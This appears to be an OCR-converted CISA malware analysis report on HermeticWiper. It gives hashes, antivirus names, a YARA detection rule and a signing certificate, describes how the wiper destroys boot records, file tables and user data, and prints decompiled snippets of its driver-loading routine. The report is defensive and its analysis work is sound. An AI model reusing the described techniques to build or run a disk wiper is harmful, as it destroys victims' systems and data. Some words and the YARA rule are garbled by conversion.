Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regard any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misu in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

CISA received seven files for analysis. Five of these files were identified as the HermeticWiper, all digitally signed by Hermetica Digital Ltd. The other two files 32-bit and 64-bit copies of the EaseUS Partition Master NT Driver (EPMNTDrv), all digitally signed by Chengdu Yiwo Technology Development Co., Ltd with expired certificate issued in 2012. The wiper contains four copies of compressed EPMNTDrv in its resource section. Each EPMNTDrv targets different versions architectures of the Windows operating system (OS). Upon execution of the wiper, it extracts, expands, registers the driver with a service key and starts the serv immediately. After the driver service is started and the driver process lives in memory, the service key and associated driver files are deleted. The driver process enables the wiper to conduct read and write directly on the disk. The wiper overwrites the Master boot record (MBR), New Technologies File System (NTFS) b sector and data and attributes the system relies on for a system restoration. The wiper sets a sleep timer, which can be its first numeric input. If the wiper runs w the administrative privilege or if the wiper's name begins with the 'c' character, the expiration of the timer will trigger a forced system shutdown followed by an immediate reboot, rendering the system useless at that point. Before the timer expires, the wiper continues the fragmentation process on the disk and overwrites File Allocation Table (FAT) file system Boot Sector or the NTFS Master File Table (MFT) and its backup in $MFTMirr, user's files from user's directories and attributes and data contents of the Windows Event Logs with random bytes. The wiper will stop the fragmentation, locate the allocated clusters and overwrite the with random bytes. Finally, the wiper overwrites itself with random bytes and the wiping process is terminated. Two of the 'newer' HermeticWiper compiled in 2 will detect the role of the infected system. If the system is a Domain Controller, the wiper will wait for three minutes to complete the overwriting of the MBR, sector and system restore directory attributes and data with random bytes before it exits. The domain controller continues to function until the next reboot.

For a downloadable copy of IOCs, see: MAR-10375867-1.v1.stix

Submitted Files (7)

0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da (0385eeab00e946a302b24a91dea418...)

06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397 (06086c1da4590dcc7f1e10a6be3431...)

1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591 (1bc44eef75779e3ca1eefb8ff5a648...)

2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf (2c10b2ec0b995b88c27d141d6f7b14...)

3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767 (3c557727953a8f6b4788984464fb77...)

8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b (<two-random-characters>dr.sys)

96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84 (epmntdrv.sys)

Additional Files (6)

23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4 (<two-random-characters>dr.sys)

2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d (<two-random-characters>dr.sys)

b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1 (drv_x86)

b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd (drv_xp_x64)

e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5 (drv_x64)

fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d (drv_xp_x86)

Findings

1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591

Tags

droppertrojanviruswiper

Details

Name	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
Size	117000 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	3f4a16b29f2f0532b7ce3e7656799125
SHA1	61b25d11392172e587d8da3045812a66c3385451
SHA256	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
SHA512	32acaceda42128ef9e0a9f36ee2678d2fc296fda2df38629eb223939c8a9352b3bb2b7021bb84e9f223a4a26df57b528a711447b1451213a013fe00f9b971d
ssdeep	1536:sBOoa7Nn52wurilmw9BgjKu1sPPxaSLyqC:sBOoa7P2wxlPwV1qPkSuqC
Entropy	6.385391

Antivirus

AhnLab	Trojan/Win.FoxBlade
Antiy	Trojan/Win32.HermeticWiper.a
Avira	TR/HermeticWiper.T
Bitdefender	Trojan.GenericKD.48632599
ClamAV	Win.Malware.HermeticWiper-9940039-0
Comodo	Malware
Cyren	W32/Agent.OSPU-6752
ESET	a variant of Win32/KillDisk.NCV trojan
Emsisoft	MalCert-S.OE (A)
IKARUS	Trojan.Win32.KillDisk
K7	Trojan (0058ecab1)
Lavasoft	Trojan.GenericKD.48632599
McAfee	Generic trojan.jt
NANOAV	Trojan.Win32.HermeticWiper.jmyeyd
NETGATE	Trojan.Win32.Malware
Sophos	Mal/KillDisk-A
Symantec	Trojan.KillDisk
TACHYON	Trojan/W32.HermeticWiper.117000
Trend Micro	Trojan.407C6538
Trend Micro HouseCall	Trojan.407C6538
Vir.IT eXplorer	Trojan.Win32.HermeticWiper.A
VirusBlokAda	Trojan.Agent
Zillya!	Dropper.HermeticWiper.Win32.2

YARA Rules

- rule CISA_10375867_01 : wiper HERMETICWIPER { meta: Author = "CISA Code & Media Analysis" Incident = "10375867" Date = "2022-04-05" Last_Modified = "20220406_1500" Actor = "n/a" Category = "Wiper" Family = "n/a" Description = "Detects Hermetic Wiper samples" MD5_1 =

"382fc1a3c5225fceb672eea13f572a38" SHA256_1 = "2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf" MD5_2 = "decc2726599edcae8d1d1d0ca99d83a6" SHA256_2 = "3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767" MD5_3 = "84ba0197920fd3e2b7dfa719fee09d2f" SHA256_3 = "0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da" MD5_4 = "3f4a16b29f2f0532b7ce3e7656799125" SHA256_4 = "1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591" MD5_5 = "f1a33b2be4c6215a1c39b45e391a3e85" SHA256_5 = "06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397" strings: $rsrc1 = { 5A 44 44 } $rsrc2 = { 52 00 43 00 44 00 41 00 54 00 41 00 } $rsrc3 = { 44 00 52 00 56 00 5F 00 58 00 36 00 34 } $rsrc4 = { 44 00 52 00 56 5F 00 58 00 38 00 36 } $rsrc5 = { 44 00 52 00 56 00 5F 00 58 00 50 00 5F 00 58 00 36 00 34 } $rsrc6 = { 44 00 52 00 56 00 5F 00 58 00 50 5F 00 58 00 38 00 36 00 } $s1 = { 45 00 50 00 4D 00 4E 00 54 00 44 00 52 00 56 00 5C 00 25 00 75 } $s2 = { 50 00 68 00 79 00 73 00 69 63 00 61 00 6C 00 44 00 72 00 69 00 76 00 65 00 25 00 75 } $s3 = { 53 00 59 00 53 00 54 00 45 00 4D 00 5C 00 43 00 75 00 72 00 72 00 00 6E 00 74 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 53 00 65 00 74 00 5C 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 5C 00 43 72 00 61 00 73 00 68 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C } $s4 = { 43 00 72 00 61 00 73 00 68 00 44 00 75 00 6D 00 70 00 45 00 00 61 00 62 00 6C 00 65 00 64 } $s5 = { 24 00 49 00 4E 00 44 00 45 00 58 00 5F 00 41 00 4C 00 4C 00 4F 00 43 00 41 00 54 00 49 00 4F 4E } $s6 = { 53 00 65 00 4C 00 6F 00 61 00 64 00 44 00 72 00 69 00 76 00 65 00 72 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 $s7 = { 53 00 65 00 42 00 61 00 63 00 6B 00 75 00 70 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 65 } $s8 = { 43 00 3A 00 5C 00 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 59 00 53 00 56 00 4F 00 4C } condition: uint16(0) == 0x5A4D and ((3 of ($rsrc*)) and (7 ($s*))) }

ssdeep Matches

99 06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397

PE Metadata

Compile Date 2022-02-23 04:48:53-05:00

Import Hash fe4a2284122da348258c83ef437fbd7b

PE Sections

MD5	Name	Raw Size	Entropy
0d370bcce45eae7f5d16bb308b5ca811	header	1024	2.519045
ba89a1d62ff34e1b9c45da08bda91c3c	.text	16384	6.388564
a32e2e98f61c52c443c6d653d682991a	.rdata	5120	4.441415
ca2eecf5edbfc7c94c96a4696789c07d	.data	512	0.762127
e77f09dc0f10e6627c83ae611fec363c	.rsrc	89088	6.203475
e5535abe90a2baf02252af4fb155a053	.reloc	1024	6.211847

Packers/Compilers/Cryptors

Borland Delphi 3.0 (???)

Relationships

1bc44eef75... Contains e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5

1bc44eef75... Contains b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd

1bc44eef75... Contains b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1

1bc44eef75... Contains fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d

Description

This file is identified as a 32-bit HermeticWiper. The resource section of the HermeticWiper is embedded with four SZDD compressed driver files as displayed i Figure 1. Depending on the OS major version and system architecture type (32-bit/64-bit), the corresponding SZDD compressed file will be extracted into the System32 directory and expanded to a driver file <random-2-characters>dr.sys (Figures 2-4). The expanded file is a copy of the EaseUs Partition Manager (epmntdrv.sys). The wiper enables SeLoadDriverPrivilege and registers the driver as a system service. The new system service starts immediately and the driver process runs in memory. Then the wiper immediately removes the following registry key and deletes the SZDD file and the expanded driver file from System32

order to remove its tracks on the victim's system. --Begin sample device service installed-- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\lxdr Data: "C:\Windows\system32\Drivers\lxdr.sys" --End sample device service installed-- In preparation, the wiper disables the crash dump service by disabling the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CrashControl\CrashDumpEnabled key. In addition, the wiper disables the Volume Snapshot Serv (VSS). In order to run on user mode, the wiper enables SeBackupPrivilege. If the wiper's name begins with a 'c', it will reconstruct the "SeShutDownPrivilege" s and enable it (Figure 5). The SeShutDownPrivilege is necessary for the wiper when it runs in user mode, to be able to execute InitiateSystemShutdownExW, wh is configured to force applications to close, shutdown the system without warning and immediately force a reboot (Figure 13, line 199). The SeShutDownPrivile not needed if the wiper runs on administrative privilege; the system will shutdown and reboot regardless of the wiper's name. The wiper uses the same method t locate and wipe files. First, it locates target files and stores their disk locations into a customized structure type. Meanwhile, a random buffer is generated using CryptGenRandom (Figure 7) for each group of targeted files and stored into the same structure. The stuffed structure is passed to a wipe function, which runs as separated process thread later in the program (Figure 6). The wiper coordinates the destruction process into groups, each handled by its own process thread. Firs wiper creates a thread to overwrite itself (Figure 13, lines 173, 209). This thread is passed to WaitForMultipleObjects which waits till the very end when the overwrite occurs. Next, the wiper makes the system unusable and cannot be revived. First, the wiper locates the MBR and the boot sector of all available physic drives from 0 to 100 (Figure 13, lines 178-179). Then it generates a 4096 byte buffer filled with random bytes. 4096 is the Windows default allocation size (F 8). The destruction of MBR and boot sector render the OS unable to reboot (Figure 13, line 213). Then, the wiper makes it impossible to restore the system by overwriting the $I30 and the $DATA attributes of the C:\System Volume Information directory (Figure 13, lines 183 and 213). The C:\System Volume Informa directory contains system restore points and information used by VSS. --Begin target attributes-- The $I30 attribute covers both of the following attributes: 1. $INDEX_ROOT - contains information about the files and sub-directories . 2. $INDEX_ALLOCATION - contains spilled over information from $INDEX_ROO The $DATA attribute contains user or system stored content. --End target attributes-- Then the wiper starts a low priority process thread for fragmentation, skipp the following Windows system directories when enumerating files (Figure 13, line 203 and Figure 9). User files that are not in the following directories will be fragmented using FSCTL_GET_RETRIEVAL_POINTERS to obtain the file's allocation and location on disk. The output is randomized and passed to FSCTL_MOVE_FILE to relocate the file's virtual clusters (Figure 10). --Begin skipped directories-- Windows Program Files Program Files(x86) PerfLogs Boot System Volume Information AppData --End skipped directories-- In this newer version of HermeticWiper that was compiled in 2022 ensures the wiper will brin down a Domain Controller in the shortest possible time. First, the wiper checks for the presence of C:\Windows\SYSVOL using GetFileAttributesW (Figure 13, 220). The SYSVOL directory indicates the victim's system is a Domain Controller Server, which is responsible for security authentication requests within a dom In this case, the wiper waits for three minutes to ensure the destruction of the MBR, boot sector and data requires for a system restore (that already happened in thread created in Figure 13, line 211). The wiper process and all its process threads exit (Figure 13, lines 220-224). The domain controller continues to functio until the next reboot. The second stage of data wipe continues on systems that are not identified as a Domain Controller server (Figure 14) . The wiper will loca the MFT and its backup in the $MFTMirr file in NTFS, or the Boot Sector in a FAT file system (Figure 11) of all available physical drives from 0 to 100 and them in a customized structure to be wiped later (Figure 14, lines 228-229, 266). A buffer with random bytes is also generated and passed to the structure. The locates $Bitmap (contains clusters allocation statuses) and $LogFile (contains journals of metadata transactions) from all available logical drives, such as "C:\" an "D:\" (Figure 14, line 232) and stores them in the same customized structure for these data to be wiped later (Figure 14, line 266). Next, it recursively locates u files from the user's directory, avoiding the AppData directory and user filename that contains the "ntuser" string. It also recursively locates files under the user's Desktop and My Document directory (Figure 14, lines 236, 239). These locations are also stored into the same customized structure to be wiped later (Figure 1 line 266). The C:\Windows\System32\winevt\Logs directory contains all Windows events logs. The locations of $I30 (includes $INDEX_ROOT and $INDEX_ALLOCATION) as well as locations of $DATA attributes are collected into the same customized structure for these data to be wiped later (Figure 14, lines 242, 266). The wiper terminates the data fragmentation in 30 seconds, then calls the same function utilizing FSCTL_GET_VOLUME_BITMAP to obtain occupied clusters in a volume. This information is passed to a separated write structure to be wiped by random buffer later (Figure 14, line 267). The HermeticV accepts up to two optional numeric inputs (Figure 15). The first numeric input is used to set the first sleep timer that triggers InitiateSystemShutdownExW in a process thread (Figure 13, line 197). If no input is provided, the resulting 34 minutes will be used and the least significant four digits in milliseconds are randomized (Figure 13, lines 187-192) before passing to the sleep timer. That randomization in sleep time is negligible when measuring in minutes. The second numeric input, if provided, will be compared with the first input and the smaller value will be used. If no input is provided, the resulting 19 minutes will be use and the least significant four digits in milliseconds are randomized (Figure 14, lines 244-253). This second sleep time keeps the main wiper thread alive. This HermeticWiper variant is signed with the following digital certificate issued by Hermetica Digital Ltd as displayed below: --Begin Digital Certificate-- Certificate Data: Version: 3 (0x2) Serial Number: 0c:48:73:28:73:ac:8c:ce:ba:f8:f0:e1:e8:32:9c:ec Signature Algorithm: sha256WithRSAEncryption Issuer: C=US, O=DigiC Inc, OU=www.digicert.com, CN=DigiCert EV Code Signing CA (SHA2) Validity Not Before: Apr 13 00:00:00 2021 GMT Not After : Apr 14 23:59:59 2022 GMT Subject: businessCategory=Private Organization/jurisdictionCountryName=CY/serialNumber=HE 419469, C=CY, L=Nicosia, O=Hermetica Digital Ltd, CN=Hermetica Digital Ltd Subject Public Key Info: Public Key Algorithm: rsaEncryption Public-Key: (2048 bit) Modulus: 00:92:62:5f:e5:0c: 1e:d0:de:a6:75:e5:50:58:1a: 02:87:e4:4f:3c:b4:f1:d9:6d:e7:b6:4c:94:c6:78: 59:31:39:58:a3:18:d4:d2:56:44:d6:09:1f:ab:8b: fc:3f:72:bf:15:fa:56:ae:64:16:21:13:5 44:e3: 29:68:27:4d:30:eb:2e:b1:05:5c:e2:2d:48:d7:62: ba:b7:1e:f8:de:74:28:e8:90:50:6f:1c:82:5f:7a: e0:d8:60:5f:5c:62:7c:a3:25:bf:f1:99:ab:60:a6: 3d:e8:a9:0e:9 4b:18:d7:fb:03:9e:1d:ec:89: d5:73:aa:b0:a1:4c:1d:4b:a7:0e:b4:44:75:3a:41: c0:30:82:a6:0c:b4:db:55:13:93:f2:c5:09:88:a3: 18:1e:7f:31:d0:1b:5a:ad: 94:07:04:32:d9:8f:18: 65:5a:b8:a5:55:91:9f:ef:ea:9d:e1:ed:f1:bd:ff: c6:3e:ff:83:28:87:2e:be:38:ad:21:96:2f:5c:40: 0f:6c:35:a8:48:2f:a7:a9:cd:bc:19:56:37:25:ec: 83:12:f5:90:e5:88:a0:bb:ef:4b:0b:11:85:2e:38: c7:e3:9e:41:53:9f:9f:52:97:fe:b2:d2:0b:ff:74: c9:5b:f0:e5:ad:ad:c2:40:e6:7a:5c:2f:3e:76:f6: 09:93 Exponent: 6553

(0x10001) X509v3 extensions: X509v3 Authority Key Identifier: keyid:8F:E8:7E:F0:6D:32:6A:00:05:23:C7:70:97:6A:3A:90:FF:6B:EA:D4 X509v3 Subject Ke
Identifier: C4:9F:18:1C:59:D2:5B:25:71:9E:F1:37:B7:60:59:D6:2A:07:99:E1 X509v3 Subject Alternative Name: othername:<unsupported> X509v3 Key Usage:
critical Digital Signature X509v3 Extended Key Usage: Code Signing X509v3 CRL Distribution Points: Full Name: URI:http://crl3.digicert.com/
EVCodeSigningSHA2-g1.crl Full Name: URI:http://crl4.digicert.com/EVCodeSigningSHA2-g1.crl X509v3 Certificate Policies: Policy: 2.16.840.1.114412.3.2 CP
http://www.digicert.com/CPS Policy: 2.23.140.1.3 Authority Information Access: OCSP - URI:http://ocsp.digicert.com CA Issuers - URI:http://cacerts.digicert.con
DigiCertEVCodeSigningCA-SHA2.crt X509v3 Basic Constraints: critical CA:FALSE Signature Algorithm: sha256WithRSAEncryption 44:da:48:c6:eb:9c:2f:04:b
64:18:61:13:e0:ad:ec:ec: 51:93:df:7b:59:6a:95:c1:73:2c:c9:46:19:b1:c2:77:72:85: b0:40:c6:52:db:bc:d2:b2:07:19:0f:48:0a:26:c7:05:a3:f5: c6:10:f7:55:b2:f1:f3:a
75:24:04:e4:b5:51:8c:d9:41: 31:0a:01:5e:4a:f8:e5:96:8c:82:31:49:2f:e1:92:46:a2:93: a5:69:d5:d7:a3:6f:56:eb:2f:c5:b6:8f:ff:6f:33:59:c1:9a: f6:80:69:20:c3:fe:
66:28:f9:0a:75:44:0e:66:16:29:7a:03: 1b:a6:07:51:00:d7:2d:fa:a9:82:9e:77:2e:45:d7:7b:89:f8: 62:08:1e:af:db:19:b4:b2:dc:ef:3f:27:3f:f6:45:ac:ce:aa: 4b:99:1f:
98:37:39:73:c0:fb:25:82:9e:86:0d:9b:c1:95:ef: 1a:0a:d9:21:94:56:ad:07:7d:42:86:8e:e0:3e:e0:0e:88:d0: 4c:43:4b:a9:7e:88:df:99:27:3a:35:e2:c6:68:a1:c6:99:54:
b4:76:23:90:ab:df:be:4c:d4:af:c8:65:e4:34:18:a5:6c:89: dc:37:25:34:28:03:b4:d4:6a:35:69:82:35:0a:e0:7f:01:c1: 95:cb:26:e2 -----BEGIN CERTIFICATE-----
MIIFiTCCBHGgAwIBAgIQDEhzKHOsjM66+PDh6DKc7DANBgkqhkiG9w0BAQsFADBs
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
d3cuZGlnaWNlcnQuY29tMSswKQYDVQQDEyJEaWdpQ2VydCBFViBDb2RlIFNpZ25p
bmcgQ0EgKFNIQTIpMB4XDTIxMDQxMzAwMDAwMFoXDTIyMDQxNDIzNTk1OVowgacx
HTAbBgNVBA8MFFByaXZhdGUgT3JnYW5pemF0aW9uMRMwEQYLKwYBBAGCNzwCAQMT
AkNZMRIwEAYDVQQFEwlIRSA0MTk0NjkxCzAJBgNVBAYTAkNZMRAwDgYDVQQHEwdO
aWNvc2lhMR4wHAYDVQQKExVIZXJtZXRpY2EgRGlnaXRhbCBMdGQxHjAcBgNVBAMT
FUhlcm1ldGljYSBEaWdpdGFsIEx0ZDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
AQoCggEBAJJiX+UMHtDepnXlUFgaAofkTzy08dlt57ZMlMZ4WTE5WKMY1NJWRNYJ H6uL/
D9yvxX6Vq5kFiETW0TjKWgnTTDrLrEFXOItSNdiurce+N50KOiQUG8cgl96 4NhgX1xifKMlv/GZq2CmPeipDpI/SxjX+wOeHeyJ1XOqsKFMHUunDrREdTpBwl
pgy021UTk/LFCYijGB5/MdAbWq2UBwQy2Y8YZVq4pVWRn+/qneHt8b3/xj7/gyiH
Lr44rSGWL1xAD2w1qEgvp6nNvBlWNyXsgxL1kOWIoLvvSwsRhS44x+OeQVOfn1KX /rLSC/
90yVvw5a2twkDmelwvPnb2CZMCAwEAAaOCAekwggHlMB8GA1UdIwQYMBaA FI/ofvBtMmoABSPHcJdqOpD/
a+rUMB0GA1UdDgQWBBTEnxgcWdJbJXGe8Te3YFnW KgeZ4TAnBgNVHREEIDAeoBwGCCsGAQUFBwgDoBAwDgwMQ1ktSEUgNDE5NDY5MA4G
A1UdDwEB/wQEAwIHgDATBgNVHSUEDDAKBggrBgEFBQcDAzB7BgNVHR8EdDByMDeg
NaAzhjFodHRwOi8vY3JsMy5kaWdpY2VydC5jb20vRVZDb2RlU2lnbmluZ1NIQTIt
ZzEuY3JsMDegNaAzhjFodHRwOi8vY3JsNC5kaWdpY2VydC5jb20vRVZDb2RlU2ln
bmluZ1NIQTItZzEuY3JsMEoGA1UdIARDMEEwNgYJYIZIAYb9bAMCMCkwJwYIKwYB
BQUHAgEWG2h0dHA6Ly93d3cuZGlnaWNlcnQuY29tL0NQUzAHBgVngQwBAzB+Bggr
BgEFBQcBAQRyMHAwJAYIKwYBBQUHMAGGGGh0dHA6Ly9vY3NwLmRpZ2ljZXJ0LmNv
bTBIBggrBgEFBQcwAoY8aHR0cDovL2NhY2VydHMuZGlnaWNlcnQuY29tL0RpZ2lD ZXJ0RVZDb2RlU2lnbmluZ0NBLVNIQTIuY3J0MAwGA1UdEwEB/
wQCMAAwDQYJKoZI hvcNAQELBQADggEBAETaSMbrnC8Evz1kGGET4K3s7FGT33tZapXBcyzJRhmxwndy
hbBAxlLbvNKyBxkPSAomxwWj9cYQ91Wy8fOmb3UkBOS1UYzZQTEKAV5K+OWWjIIx SS/hkkaik6Vp1dejb1brL8W2j/9vM1nBmvaAaSDD/
mYo+Qp1RA5mFil6AxumB1EA 1y36qYKedy5F13uJ+GIIHq/bGbSy3O8/Jz/2RazOqkuZH5g3OXPA+yWCnoYNm8GV
7xoK2SGUVq0HfUKGjuA+4A6I0ExDS6l+iN+ZJzo14sZoocaZVLR2I5Cr375M1K/I ZeQ0GKVsidw3JTQoA7TUajVpgjUK4H8BwZXLJuI= -----END
CERTIFICATE----- --End Digital Certificate--

Screenshots



Figure 1 - The resource section contains four versions of compressed epmntdrv.sys, targeting 32-bit and 64-bit Windows OS.

```
VersionInformation.dwOSVersionInfoSize = 284;
VersionInformation.dwMajorVersion = 6;
VersionInformation.dwMinorVersion = 0;
v5 = VerSetConditionMask(0i64, 2u, 3u);
v6 = VerSetConditionMask(v5, 1u, 3u);
if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
{
  if ( v_IsWow64Process )
    ResourceW = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
}
else
{
  if ( GetLastError() != 1150 )
    return 0;
  v35 = 1;
  if ( v_IsWow64Process )
    ResourceW = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
}
```

Figure 2 - One of the four compressed driver files is extracted from the resource section based on the OS major version and system architecture (x86/x64).

```
__lpReOpenBuf = LZOpenFileW(driverFilePath_, &ReOpenBuf, 2u);
if ( __lpReOpenBuf >= 0 )                   // 0x02 = OF_READWRITE
{
  PathAddExtensionW(driverPath, L".sys");
  _lpReOpenBuf = LZOpenFileW(driverFilePath_, &lpReOpenBuf, 0x1002u);
  lpBuffer = _lpReOpenBuf;                  // 0x1002 = OF_CREATE|OF_READWRITE
  if ( _lpReOpenBuf >= 0 )
  {
    buffsize = LZCopy(__lpReOpenBuf, _lpReOpenBuf);
    LZClose(__lpReOpenBuf);
    LZClose(lpBuffer);
    if ( buffsize > 0 )
    {
      v23 = driverFilePath_;
      if ( v35 )
        v23 = StrStrIW(driverFilePath_, L"System32");
      v33 = c_Register_StartDriverService(v23, Destination);
      if ( v33 )
      {
        wsprintfW(SubKey, L"%s%s", L"SYSTEM\\CurrentControlSet\\services\\", Destination);
        RegDeleteKeyW(HKEY_LOCAL_MACHINE, SubKey);
      }
    }
    c_GeneratesRandomBuffer(driverFilePath_, in_);
    DeleteFileW = ::DeleteFileW;
  }
  else
  {
    LZClose(__lpReOpenBuf);
  }
}
DeleteFileW(driverFilePath_);
```

```
CreateServiceW(
  hSCManager,
  lpServiceName,
  lpServiceName,
  SERVICE_ALL_ACCESS,
  SERVICE_KERNEL_DRIVER,
  SERVICE_DEMAND_START,
  SERVICE_ERROR_NORMAL,
  lpBinaryPathName,
  0,
```

Figure 3 - The SZDD is extracted and decompressed by LZOpenFileW followed by LZCopy. The decompressed file is given a .sys extension, registered as a driver service which is started immediately. The installed service key, the SZDD compressed resource and the .sys files are deleted afterwards.

```
if ( GetSystemDirectoryW(*(LPWSTR *)Data, 0x104u) )
{
  PathAppendW(pszDest, L"Drivers");
  PathAddBackslashW(pszDest);
  v38 = 26;
  v12 = &pszDest[wcslen(pszDest)];
  do
  {
    v32[0] = 'b\0a';
    v32[1] = 'd\0c';
    v32[2] = 'f\0e';
    v32[3] = 'h\0g';
    v32[4] = 'j\0i';
    v32[5] = 'l\0k';
    v32[6] = 'n\0m';
    v32[7] = 'p\0o';
    v32[8] = 'r\0q';
    v32[9] = 't\0s';
    v32[10] = 'v\0u';
    v32[11] = 'x\0w';
    v32[12] = 'z\0y';
    CurrentProcessId = GetCurrentProcessId();
    v14 = (CurrentProcessId + 1) % 0xFFF1;
    *v12 = *((_WORD *)v32 + (v14 + ((v14 % 0xFFF1) << 16)) % v38);
    v12[1] = *((_WORD *)v32
             + ((v14 + CurrentProcessId) % 0xFFF1
              + (((v14 % 0xFFF1 + (v14 + CurrentProcessId) % 0xFFF1) % 0xFFF1) << 16))
             % 0x1A);
    StrCatBuffW(v12 + 1, L"drv", 4);
    v12[6] = 0;
  }
  while ( PathFileEx
```

WCHAR *v12; // ebx
0x19F700:L"jl"

Figure 4 - This algorithm generates a four-character string as the name of the driver and its associated service key. The name contains two random characters ar ends with a static string "dr". The indexes to select the first and second character are computed differently, with the variable v12 in the screenshot corresponding the first character and v12[1] corresponding to the second character.

Figure 5 - The string "SeShutDownPrivilege" that passed to LookupPrivilegeValueW will be deobfuscated if the wiper's name begins with the 'c' character. Enab SeShutDownPrivilege allows the wiper with only user privilege to shutdown the system using InitiateSystemShutdownExW. The SeBackupPrivilege allows the retrieval of file content, skipping the Access Control List (ACL) security check. This privilege is enabled by default to permit the wiper that runs with only user privilege to read and write any files.

Figure 6 - Snippet of the function that overwrites saved locations on disk using the 4096 bytes buffer filled with random data generated by CryptGenRandom. T function is used to wipe different groups of data as follows: Figure 13, line 207 (to erase the malware file), Figure 13, line 211 (to erase MBR, MBS and C:\Sy Volume Information), Figure 14, line 266 (to erase MFT, $Bitmap, $Logfile, users files and Windows Event Logs) and Figure 14, line 267 (to erase allocated clusters).



Figure 7 - Snippet from the function that uses CryptGenRandom to generates 0x1000 (4096 bytes) of random bytes.



Figure 8 - Error message displayed on the infected system within minutes after being shutdown and followed by an immediate reboot.

```
      phkResult = 0;
      if ( !RegOpenKeyW(HKEY_USERS, Name, &phkResult) )
      {
        hKey = 0;
        if ( !RegOpenKeyW(phkResult, L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced", &hKey) )
        {
          *Data = 0;
          RegSetValueExW(hKey, L"ShowCompColor", 0, 4u, Data, 4u);
          RegSetValueExW(hKey, L"ShowInfoTip", 0, 4u, Data, 4u);
          RegCloseKey(hKey);
        }
        RegCloseKey(phkResult);
      }
    }
  }
}
